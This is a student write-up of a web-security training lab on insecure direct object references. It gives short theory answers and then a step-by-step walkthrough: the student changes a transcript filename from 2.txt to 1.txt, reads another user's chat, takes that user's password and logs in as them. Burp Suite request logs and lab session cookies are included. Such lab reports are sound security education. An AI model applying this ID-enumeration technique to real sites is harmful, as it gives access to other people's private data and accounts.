Lab 6: Access control vulnerabilities - IDOR

Objective:

- We will explore the concept of Insecure Direct Object References (IDOR) and understand how it poses a significant security threat to web applications.

PART 1: THEORETICAL QUESTIONS

Question 1

What is an Insecure Direct Object Reference (IDOR), and how does it present a security risk in web applications?

- **Definition:** IDOR occurs when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability, attackers can bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object.
- **Security Risk:** It poses a significant risk because it allows unauthorized parties to access sensitive data (such as files, database records, or user accounts) or perform unauthorized actions, effectively bypassing the application's access control mechanisms.

Question 2

How can attackers exploit IDOR vulnerabilities in a website, and what are some common techniques used in such attacks?

- **Exploitation:** Attackers exploit IDOR by observing the parameters in a request (URL, headers, or body) that reference a specific object ID. They then modify these parameters to values belonging to other users.
- Common Techniques:
  - **Number Incrementing:** If the ID is a sequential number (e.g., id=100), attackers simply increment or decrement the number to access adjacent records.
  - **Filename Guessing:** Predicting filenames if they follow a predictable pattern (e.g., timestamps or sequential logs).
  - **Parameter Pollution:** Supplying multiple parameters to confuse the application's validation logic.

Question 3

What types of functionality or data in a website can be affected as a result of an IDOR vulnerability being exploited?

- **Affected Data:** Personally Identifiable Information (PII), private messages, financial records, medical records, and internal system files.
- **Affected Functionality:** Functionalities often affected include viewing order details, downloading invoices or chat transcripts, account management features (changing passwords or emails), and accessing private documents.

PART 2: LAB CHALLENGE WALKTHROUGH


Lab Title: Insecure direct object references

Objective: Solve the lab by finding the password for the user carlos and logging into their account.

Step 1: Analysis and Traffic Capture

I accessed the "Live Chat" feature and initiated a conversation with the bot "Hal Pline". After sending a message ("Hello"), I clicked the **View transcript** button.

Using Burp Suite to analyze the HTTP history, I observed that the application requests a static URL to download the transcript. The URL structure was /download-transcript/2.txt. This indicates the file is stored directly on the server file system using an incrementing numeric filename.


Applications Places System
Insecure direct object references - Chromium
Insecure direct object re
https://0a75003604ab0b4d83cb249500470080.web-security-academy.net/chat
WebSecurity Academy
Insecure direct object references
Back to lab description
LAB Not solved
Home | My account | Live chat
Send
View transcript
T4 Thg 1 7, 15:4
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request cookies 1
Request headers 15
Response headers 4
Inspector
Notes

Live chat

CONNECTED: -- Now chatting with Hal Pline --
You: Hello
Hal Pline: Sorry I don't know that, I'm not psychic.

Your message:


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	https://0a75003604ab0b4d...	GET	/			200	10893	HTML		Insecure direct object r...		✓	79.125.84.16
21	https://0a75003604ab0b4d...	GET	/academyLabHeader			101	147					✓	79.125.84.16
35	https://0a75003604ab0b4d...	GET	/chat			200	3475	HTML		Insecure direct object r...		✓	79.125.84.16
39	https://0a75003604ab0b4d...	GET	/academyLabHeader			101	147					✓	79.125.84.16
40	https://0a75003604ab0b4d...	GET	/chat			101	147					✓	79.125.84.16

```
GET /chat HTTP/2
Host:
0a75003604ab0b4d83cb249500470080.web-security-academy.
net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Upgrade: websocket
Origin:
https://0a75003604ab0b4d83cb249500470080.web-security-
academy.net
Sec-Websocket-Version: 13
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=OyS2Pu71IqdW8f3s190K5ITGWneaJ3Yy
Sec-Websocket-Key: k/2Hoh3W13aN5C0t00FkUw==
```

```
HTTP/1.1 101 Switching Protocol
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: eXPK3cTbPLiHvwWn69Tj+VjtC40=
Content-Length: 0
```

Step 2: verifying the Current Session

I downloaded the file 2.txt. The content of this file matched my current chat session with Hal Pline. This confirms that 2.txt is the log for my specific interaction.



2.txt (~/Downloads) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
1.txt
2.txt

```
CONNECTED: -- Now chatting with Hal Pline --<br/>You: Hello<br/>Hal Pline: Sorry I don't know that, I'm not psychic.
```

Step 3: Exploiting the IDOR Vulnerability

Suspecting that the filenames are generated sequentially, I hypothesized that a file named 1.txt would exist and likely belong to a previous session (possibly an administrator or another user).

I modified the URL path from /download-transcript/2.txt to /download-transcript/1.txt in the browser address bar to attempt to access the unauthorized object.




https://0a75003604ab0b4d83cb249500470080.web-security-academy.net/download-transcript/1.txt

Insecure direct object references

Step 4: Retrieving Sensitive Data

The server successfully returned the file 1.txt. Upon opening the file, I found a chat log between a user and Hal Pline. In this transcript, the user explicitly states their password.

- Stolen Credential:
    - **User:** carlos
    - **Password:** 32viwe531feo1b29m3je


Insecure direct object references - Chromium
1.txt (~/Downloads) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
1.txt


```
CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is 32viwe531feo1b29m3je. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

Step 5: Logging In and Completion

I returned to the main lab page and navigated to the **My Account** login page. I used the credentials obtained from the IDOR exploit:

- **Username:** carlos
- **Password:** 32viwe531feo1b29m3je

The login was successful, and the lab was marked as "Solved".


Applications Places System
Insecure direct object references - Chromium
Insecure direct object re
https://0a75003604ab0b4d83cb249500470080.web-security-academy.net/my-account?id=carlos
WebSecurity Academy
Insecure direct object references
Back to lab description
LAB Solved
Share your skills!
Continue learning
Home | My account | Live chat | Log out
Email
Update email
T4 Thg 1 7, 15:50
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Request
Response
Pretty Raw Hex
Pretty Raw Hex Render
Inspector
Request attributes 2
Request cookies 1
Request headers 18
Response headers 3

Congratulations, you solved the lab!

My Account

Your username is: carlos

```
#   Host                           Method URL                          Params Edited Status code Length MIME type Extension Title                      Notes TLS IP
1   https://0a75003604ab0b4d...    GET    /                                          200         10893  HTML                Insecure direct object r...      ✓   79.125.84.16
21  https://0a75003604ab0b4d...    GET    /academyLabHeader                          101         147                                                     ✓   79.125.84.16
35  https://0a75003604ab0b4d...    GET    /chat                                      200         3475   HTML                Insecure direct object r...      ✓   79.125.84.16
39  https://0a75003604ab0b4d...    GET    /academyLabHeader                          101         147                                                     ✓   79.125.84.16
40  https://0a75003604ab0b4d...    GET    /chat                                      101         147                                                     ✓   79.125.84.16
41  https://0a75003604ab0b4d...    POST   /download-transcript         ✓             302         106                                                     ✓   79.125.84.16
42  https://0a75003604ab0b4d...    GET    /download-transcript/2.txt                 200         275    text      txt                                    ✓   79.125.84.16
43  https://0a75003604ab0b4d...    GET    /download-transcript/2.txt                 200         275    text      txt                                    ✓   79.125.84.16
44  https://0a75003604ab0b4d...    GET    /download-transcript/2.txt                 200         275    text      txt                                    ✓   79.125.84.16
45  https://0a75003604ab0b4d...    GET    /download-transcript/1.txt                 200         679    text      txt                                    ✓   79.125.84.16
46  https://0a75003604ab0b4d...    GET    /my-account                                302         86                                                      ✓   79.125.84.16
47  https://0a75003604ab0b4d...    GET    /login                                     200         3313   HTML                Insecure direct object r...      ✓   79.125.84.16
```

```
GET /my-account HTTP/2
Host:
0a75003604ab0b4d83cb249500470080.web-security-academy.
net
Cookie: session=Oy52Pu71IqdW0f3s19OK5ITGWneaJ3Yy
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a75003604ab0b4d83cb249500470080.web-security-
academy.net/chat
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 302 Found
Location: /login
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Conclusion

This lab demonstrated how predictable resource naming conventions, combined with a lack of authorization checks on direct object references, allowed for the extraction of sensitive credentials from another user's session.